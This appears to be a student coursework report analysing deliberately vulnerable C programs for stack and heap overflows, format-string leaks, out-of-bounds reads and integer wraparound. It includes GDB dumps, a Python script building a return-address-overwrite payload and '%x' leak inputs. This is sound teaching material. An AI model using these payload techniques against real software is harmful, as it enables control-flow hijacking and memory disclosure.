Vulnerability, Discovery and Exploitation (VDE)

Word Count

Section	Word Count
File 1 Stack-Based Buffer Overflow	368
File 1 Format String	233
File 1 Heap-Based Buffer Overflow	316
File 2 Out of Bounds Read	146
Encryption Heap-Based Buffer Overflow	145
Encryption Stack-Based Buffer Overflow	165
Encryption Integer Overflow	156
Encryption Format String Vulnerability	183
Encryption Out of Bounds Read	212
Total	1924

1. **Vulnerability Analysis - File 1**

CWE-121: Stack-based Buffer Overflow

Within File 1, the user is requested to enter two inputs, the second of which is assigned to the variable ‘input’, which is contained within a 128-byte buffer. A buffer overflow works by overwriting memory adjacent to the buffer, which can lead to arbitrary code execution or a change in program flow (Lhee & Chapin, 2003).

While testing this file the buffer was filled using all the 128 bytes allocated. As the buffer is filled, no error should occur; however, after executing the program with the input shown in Figure 1, a segmentation fault error arises.

```
Continuing.
User 1 name changed to AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
Deleting user 0...
Enter a format string: c
c

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
```

Figure 1 - Full Buffer Causing Buffer Overflow

When executing the program once more using a 127-byte string, the program did not crash. After researching the 'scanf' function, it is found that when combined with the '% s' format specifier, a string of characters will always be terminated with an appended Null Byte' \0' (man7, 2023). This means the Null-byte will overflow the respective buffer when a filled buffer is used with this function.

However, it is interesting to note that the segmentation fault occurs at '0x44444444', which is four bytes of purposely recognisable data within the input. Comparing the memory contents at a breakpoint placed after the 'scanf' command is called shows that the memory address at 0xffffd570 is changed from 0xffffd590 to 0xffffd500, which happens to fall inside my buffer, at one memory address lower than where the segmentation fault occurs, therefore meaning than this value that has been overwritten is a return address for the program. The comparison can be viewed in Figure 2 and Figure 3.

```
(gdb) x/40x $esp
0xffffd4e0:     0xf7ffd000      0x0804d5b0      0x0804d600      0x00000000
0xffffd4f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd500:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd510:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd520:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd530:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd540:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd550:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd560:     0x41414141      0x41414141      0x41414141      0x00414141
0xffffd570:     0xffffd590      0xf7e26000      0xf7ffd020      0xf7c21519
```

Figure 2 - Stack contents with a 127 bytes entered

```
(gdb) x/40x $esp
0xffffd4e0:     0xf7ffd000      0x0804d5b0      0x0804d600      0x00000001
0xffffd4f0:     0x41414141      0x42424242      0x43434343      0x44444444
0xffffd500:     0x45454545      0x46464646      0x47474747      0x48484848
0xffffd510:     0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x4c4c4c4c
0xffffd520:     0x4d4d4d4d      0x4e4e4e4e      0x4f4f4f4f      0x50505050
0xffffd530:     0x41414141      0x42424242      0x43434343      0x44444444
0xffffd540:     0x45454545      0x46464646      0x47474747      0x48484848
0xffffd550:     0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x4c4c4c4c
0xffffd560:     0x4d4d4d4d      0x4e4e4e4e      0x4f4f4f4f      0x50505050
0xffffd570:     0xffffd500      0xf7e26000      0xf7ffd020      0xf7c21519
```

Figure 3 - Stack contents with a 128 bytes entered

Inside File 1 there is a function present which is not within the default program flow: 'printUserName'. Using GDB the memory location of that function can be established: '0x080491e6'.

```
(gdb) print &printUserName
$1 = (void (*)()) 0x80491e6 <printUserName>
```

Figure 4 - Location of 'printUserName'

As displayed in Figure 5, the exploit uses a 132 byte long string: first 4 bytes include the address of 'printUserName', the next 124 are filled with easily noticeable x41 hexadecimal characters, and the final 4 bytes includes the address 0xffffd4f4, which points to one address ahead of where our arbitrary address is stored.

```
first_input = b"1\n"
function_address = b"\xe6\x91\x04\x08"
overflow_payload_3 = b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
return_address = b"\xe4\xd4\xff\xff"

buffer_overflow_input = function_address + overflow_payload_3 + return_address + b"\n"

combined_payload = first_input + buffer_overflow_input
with open('combined_payload.bin', 'wb') as f:
    f.write(combined_payload)
```

Figure 5 - Python Code to exploit buffer overflow

Figure 6 shows the program flow when executed with this exploit, the printf string within 'printUserName' is displayed within the output, confirming that the exploit is successful.

```
Starting program: /home/elliot/Desktop/cw/src/a.out < ../exploits/combined_payload.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Creating users...
Enter user index to edit (0-1): Enter new name: User 1 name changed to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
Deleting user 0...
Enter a format string: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
This function should not be accessible directly.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Figure 6 - Output of successful buffer overflow

CWE-134: Use of Externally-Controlled Format String

The format string vulnerability first arose due to the realisation that allowing a potentially hostile input containing '%' directives to be passed directly into a function such as 'printf' as well as a lack of input sanitising within the C code, could allow for potential memory leaks or unexpected program behaviour (Washington et al., 2001). File 1, in this case, contains this exact vulnerability.

The vulnerability lies at line 64 within the code ('printf(input)'); this subsequently means that an attacker can print the contents of the stack at the time of the printf execution by inputting format specifiers into this user input.

Figure 7 shows the output of performing this vulnerability. As the second input and final input store the contents within the same variable and, therefore, the same location, filling up the buffer with recognisable 'A's (x41) can determine where the end of the buffer lies. Figures 7 and 8 shows where the end of the buffer lies.

```
Enter user index to edit (0-1): 1
Enter new name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
User 1 name changed to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Deleting user 0...
Enter a format string: %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
ffffd4f0804d60080492eff7ffd0000804d6001782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782
5782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825414141004141ffffd590f7e26000f7ffd020f
7c21519ffffd79170f7ffd000f7c215191ffffd644ffffd64cffffd5b0f7e2600080492d51ffffd644f7e26000ffffd644f7ffcb80f7ffd020fce13037
```

Figure 7 - Output of format string exploit

As the memory contents outside of the buffer can be leaked, this would assist an attacker in understanding the memory layout of a program, which could assist an attacker in bypassing ASLR. Furthermore, an attacker could couple this attack with a buffer overflow, as the knowledge of the end of the buffer could assist in finding the offset for replacing a return address, as it severely simplifies the exploitation of the program (Mitre, 2024).

```
(gdb) x/20x $esp
0xffffd4e0:     0xf7ffd000      0x00000000      0x0804d600      0x00000000
0xffffd4f0:     0x78257825      0x78257825      0x78257825      0x78257825
0xffffd500:     0x78257825      0x78257825      0x78257825      0x78257825
0xffffd510:     0x78257825      0x78257825      0x78257825      0x78257825
0xffffd520:     0x78257825      0x78257825      0x78257825      0x78257825
(gdb)
0xffffd530:     0x78257825      0x78257825      0x78257825      0x78257825
0xffffd540:     0x78257825      0x78257825      0x78257825      0x78257825
0xffffd550:     0x78257825      0x78257825      0x78257825      0x78257825
0xffffd560:     0x78257825      0x78257825      0x41414100      0x00004141
0xffffd570:     0xffffd590      0xf7e26000      0xf7ffd020      0xf7c21519
(gdb)
0xffffd580:     0xffffd791      0x00000070      0xf7ffd000      0xf7c21519
0xffffd590:     0x00000001      0xffffd644      0xffffd64c      0xffffd5b0
0xffffd5a0:     0xf7e26000      0x080492d5      0x00000001      0xffffd644
0xffffd5b0:     0xf7e26000      0xffffd644      0xf7ffcb80      0xf7ffd020
0xffffd5c0:     0x2d03002b      0x56818a3b      0x00000000      0x00000000
```

Figure 8 - Contents of stack after format string exploit

CWE-122: Heap-based Buffer Overflow

Numerous serious risks, including information leakage attacks and control flow hijacking, are rooted in memory corruption vulnerabilities. Previously, stack corruption vulnerabilities were the most widely recognised among them. However, heap overflow vulnerabilities are becoming more common these days. For instance, it is estimated that heap corruption vulnerabilities were used in roughly 25% of exploits for Windows 7 (Jia et al., 2017).

File 2 includes a struct called 'User', which has two members, one which is 'name', which is assigned a buffer of 64 bytes of data. The heap overflow vulnerability lies in the function 'editUser' where the program copies the user inputted name into 'user->name'. However, the program does not check that the 'newName' pointer is less than 64 bytes.

```
User* createUser(const char* name) {
    User *user = malloc(sizeof(User));
    if (user) {
        strncpy(user->name, name, sizeof(user->name) - 1);
        user->name[sizeof(user->name) - 1] = '\0';
        user->printName = NULL;
    }
    return user;
}

void editUser(User *user, const char* newName) {
    strncpy(user->name, newName, strlen(newName) + 1);
}
```

Figure 9 - Vulnerable code causing heap overflow

To understand the heap's structure within this program, entering a value that fills the buffer allows us to easily acknowledge the memory address of where this specific buffer starts and ends. By carefully placing the breakpoint within GDB, we can see both the memory locations in the buffer of ‘newName’ and ‘user->name’, with the latter at the top of Figure 10. The start and end of the buffer is red underlined.

```
User 0 name changed to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
58          printf("Deleting user 0...\n");
(gdb) x/60w 0x804d5b0
0x804d5b0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5f0:      0x00000000      0x00000000      0x00000000      0x00000051
0x804d600:      0x61666544      0x20746c75      0x72657355      0x00000000
0x804d610:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d620:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d630:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d640:      0x00000000      0x00000000      0x00000000      0x00000411
0x804d650:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d660:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d670:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d680:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d690:      0x0000000a      0x00000000      0x00000000      0x00000000
```

Figure 10 - contents of heap with full buffers

'user->name' memory locations:

Start: 0x804d5b0
End: 0x804d5ec

'newName' memory location:

Start: 0x804d650

This exploit aims to overflow the 'user->name' buffer enough so that the start 'newName' is overwritten. To correctly perform this exploit, the offset between the end of 'user->name' must be calculated.

32 bytes of data separate these two memory locations.

Figure 11 displays the heap after the exploit has been inputted. An amalgamation of \x42 and \x43 fills the space after the end of the 'user->name' buffer. As 'user->name' and 'newName' contain the same data, the start of 'newName' would be 4 bytes containing '\x41'. The exploit can be achieved by the first four bytes now containing '\x41410043', which would align with the final 'C' ASCII character and an added NULL Byte '\x0'.

```
(gdb) x/60w 0x804d5b0
0x804d5b0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d5f0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d600:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d610:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d620:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d630:      0x43434343      0x43434343      0x43434343      0x43434343
0x804d640:      0x43434343      0x43434343      0x43434343      0x43434343
0x804d650:      0x41410043      0x41414141      0x41414141      0x41414141
0x804d660:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d670:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d680:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d690:      0x42424242      0x42424242      0x42424242      0x42424242
(gdb)
0x804d6a0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d6b0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d6c0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804d6d0:      0x43434343      0x43434343      0x43434343      0x43434343
0x804d6e0:      0x43434343      0x43434343      0x43434343      0x43434343
0x804d6f0:      0x00000a43      0x00000000      0x00000000      0x00000000
```

Figure 11 - contents of heap with overflowed buffers

2. **Vulnerability Analysis - File 2**

CWE-125: Out-of-bounds Read

An Out-of-Bounds Read occurs when a program attempts to read memory contents outside an allocated array; this can lead to program crashes or a leak of sensitive information (Staff, 2022).

This vulnerability lies in how the integer ‘numRecords’ is handled. Within the ‘LoadDatabase’ Function, it successfully handles the value of ‘i’ against the ‘MAX RECORDS’ definition subsequently so the loop does not iterate more than ten times. However, the loop which controls the ‘DisplayRecords’ function does not share the same precautions; it will iterate its loop as many times as designated by the size of the integer ‘numRecords’ without checking against the ‘MAX RECORDS’.

```
    for (int i = 0; i < db.numRecords; i++) {
        displayRecord(&db.records[i]);
    }
```

Figure 12 - Vulnerable loop causing out of bounds read

```
int loadDatabase(const char *filename, Database *db) {
    FILE *file = fopen(filename, "r");
    if (!file) {
        perror("Error opening file");
        return -1;
    }

    fscanf(file, "%d %d", &db->version, &db->numRecords);
    for (int i = 0; i < db->numRecords && i < MAX_RECORDS; i++) {
        fscanf(file, "%d %d", &db->records[i].id, &db->records[i].size);
        db->records[i].data = malloc(db->records[i].size * sizeof(char));
        if (db->records[i].data == NULL) {
            perror("Failed to allocate memory for record data");
            fclose(file);
            return -1;
        }
        fread(db->records[i].data, sizeof(char), db->records[i].size, file);
    }

    fclose(file);
    return 0;
}
```

Figure 13 - Loop which in invulnerable to out of bounds read



Figure 14 - Correct program flow with 10 records



Figure 15 - Successful out of bounds read output

As visible in Figure 15, after the final legitimate record is displayed, many garbage values and the path for this executable file are displayed. This information is parts of memory which should not be accessible. The program ends in a segmentation fault.

3. **Vulnerability Analysis - Symmetric Key Encryption C Implementation**

CWE-122: Heap-based Buffer Overflow

The Heap overflow within this algorithm arises within the handling of the ‘plaintext’ and ‘iv’ variables. Both are allocated 64 bytes of data on the heap.

```
0x804d9c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d9d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d9e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d9f0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000051
0x804da10:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da20:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da30:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da40:      0x41414141      0x41414141      0x41414141      0x41414141
```

Figure 16 - Contents of heap with full buffers

Figure 16 shows the contents of the stack within GDB at a breakpoint after both inputs have been stored; both buffers within this scenario are filled with 64 ‘A’s ‘\x41’. As seen in Figure 16, the first memory address of ‘plaintext’ is 0x804d9c0, and its final address location is 64 bytes later at 0x804d9fc. The address of IV starts at memory address 0x804da10; this means that if the input of plaintext includes 81 bytes then the IV can be overwritten.

```
(gdb) print &plaintext
$1 = (char **) 0xffffd51c
(gdb) x/x 0xffffd51c
0xffffd51c:     0x0804d9c0
(gdb) x/40x 0x0804d9c0
0x804d9c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d9d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d9e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d9f0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da00:      0x42424242      0x42424242      0x42424242      0x42424242
0x804da10:      0x42424242      0x41414100      0x41414141      0x41414141
0x804da20:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da30:      0x41414141      0x41414141      0x41414141      0x41414141
0x804da40:      0x41414141      0x41414141      0x41414141      0x41414141
```

Figure 17 - Contents of heap with overflowed buffers

Figure 17 now shows the contents of the heap after an input of 64 ‘A’s and 20 ‘B’s have been entered for the plaintext variable. The exploit has been successful as the first byte of IV has been overwritten.

```
Enter initialization vector (64 bytes): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Enter plaintext (64 bytes): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBB
```

Figure 18 - Contents of heap with overflowed buffers



Figure 19 -Contents of IV with overwritten data

CWE-121: Stack-based Buffer Overflow

The ‘key’ variable is allocated 64 bytes of memory on the stack, however, as displayed in Figure 20, the function used to store the user input into the stack is ‘scanf’, which when coupled with the ‘%s’ format specifier is vulnerable to a buffer overflow due to a lack of bounds checking.

```c
char *plaintext = (char *)malloc(64 * sizeof(char));
char key[64];
char *iv = (char *)malloc(64 * sizeof(char));
signed char num_blocks;


printf("Enter initialization vector (64 bytes): ");
scanf("%s", iv);

printf("Enter plaintext (64 bytes): ");
scanf("%s", plaintext);

printf("Enter key (up to 64 bytes): ");
scanf("%s", key);
```

Figure 20 - Code vulnerable to a stack-based buffer overflow

This program's standard stack contents is displayed in Figure 21 It can be seen that from the starting address of key (0xffffd4aa), 64' \ x41's are visible until stopping at the address '0xffffd4ea'. If the memory contents following this buffer are overwritten, the program will crash.

```
(gdb) print &key
$3 = (char (*)[64]) 0xffffd4aa
(gdb) x/30x 0xffffd4aa
0xffffd4aa:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4ba:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4ca:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4da:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4ea:     0xd6780000      0x0000ffff      0x00000000      0x00000000
0xffffd4fa:     0x000b0100      0x45700000      0x0000f7fc      0x84be0000
0xffffd50a:     0x6054f7c1      0x0001f7e2      0x6f200000      0xda10f7fd
0xffffd51a:     0xd9c00804      0xd5600804
```

Figure 21 - Stack contents with key buffer being full

The input used for this exploit is crafted by appending 80 extra bytes of information to the end of the 64-byte buffer. The contents of the stack after the crafted input has been entered are visible within Figure 22, where the contents of the stack from ‘0xffffd4ea’ ‘0xffffd526’ have been overwritten by the overflowed B’s. After running the program past this set breakpoint, the program successfully crashed.



Figure 22 - Stack contents with key buffer being overflowed



Figure 23 - Segmentation fault after successful buffer overflow

CWE-190: Integer Overflow or Wraparound

When the user is prompted to enter the number of blocks used for encryption, it stores the user input as a 'signed char', which has a maximum and minimum value of 127 and -128, respectively. When coupled with the '% hhd' format specifier, which stores a signed decimal integer, an integer overflow vulnerability is produced.

This program provides a single check for the user's input, ensuring that the user's input is two or greater. However, as described above, when the user provides an input outside the allocated range of a 'signed char', the integer would 'wrap around' to the next 'allowed value'.



Figure 24 - ‘num_block’ value after integer overflow

Figure 24 displays a user input of 128, which is one value greater than the ‘signed char’s’ maximum value, and therefore is stored as -128. The ‘opposite’ is shown in Figure 25, where the value -129 is entered, which again wraps around the contrasting direction, being stored as 127 which passes the integer check.

Figure 25 - ‘num_block’ value after integer underflow

CWE-134: Use of Externally-Controlled Format String

It is clear from Figure 25 that a format string vulnerability is possible as the variable 'encrypted_text' is directly used by the 'printf' function in an unsafe manner. As the variable is entirely user-controlled ,If the user provides format specifiers, for example '%x', printf will treat them literally, pulling the contents of the stack at that point.

```
printf("Encrypted text as ASCII: " );
printf(encrypted_text);
printf("\n");
```

Figure 25 - ‘printf’ function vulnerable to format string exploit

```
Enter 1 for manual input, 2 to input from file: 1
